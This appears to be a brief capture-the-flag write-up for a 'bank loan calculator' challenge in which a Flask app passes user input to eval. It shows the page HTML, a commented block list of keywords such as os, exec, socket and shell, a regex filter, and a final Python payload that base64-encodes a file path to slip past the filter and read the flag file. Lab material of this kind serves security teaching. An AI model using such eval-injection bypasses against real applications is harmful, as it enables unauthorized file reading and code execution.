



ABC Bank's website has a loan calculator to help its clients calculate the amount they pay if they take a loan from the bank. Unfortunately, they are using an eval function to calculate the loan. Bypassing this will give you Remote Code Execution (RCE). Can you exploit the bank's calculator and read the flag?


Additional details will be available after launching your challenge instance.



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <!--
4 TODO
5 -----
6 Secure python flask eval execution by
7   1.blocking malicious keyword like os,eval,exec,bind,connect,python,socket,ls,cat,shell,bind
8   2.Implementing regex: r'0x[0-9A-Fa-f]+|\\u[0-9A-Fa-f]{4}|\\[0-9A-Fa-f]{2}\\.[A-Za-z0-9]{1,3}|\\|\\|\\|\\.\\.\\.'
9 -->
10 <head>
11 <meta charset="UTF-8">
12 <meta name="viewport" content="width=device-width, initial-scale=1.0">
13 <title>Welcome to ABC bank </title>
14 <link rel="stylesheet" href="/static/bootstrap.min.css">
15 <link rel="stylesheet" href="/static/styles.css">
16 </head>
17 <body>
18 <div class="container">
19 <div class="mb-4 text-center">Bank-Loan Calculator</div>
20 <form method="post" action="/execute">
21 <div class="form-group">
22 <label for="code">Enter the formula:</label>
23 <textarea id="code" name="code" class="form-control" rows="10" cols="50" placeholder="example: PRT*RATE*TIME(10000*23*12)" required></textarea>
24 </div>
25 <button type="submit" class="btn btn-primary">Execute</button>
26 </form>
27 <div class="text-center"><a href="/"/>Go back</a>
28 </div>
29 </div>
30 </body>
31 </html>
```

eval





```
open(__import__('base64').b64decode('L2ZsYWcudHh0').decode()).read()
```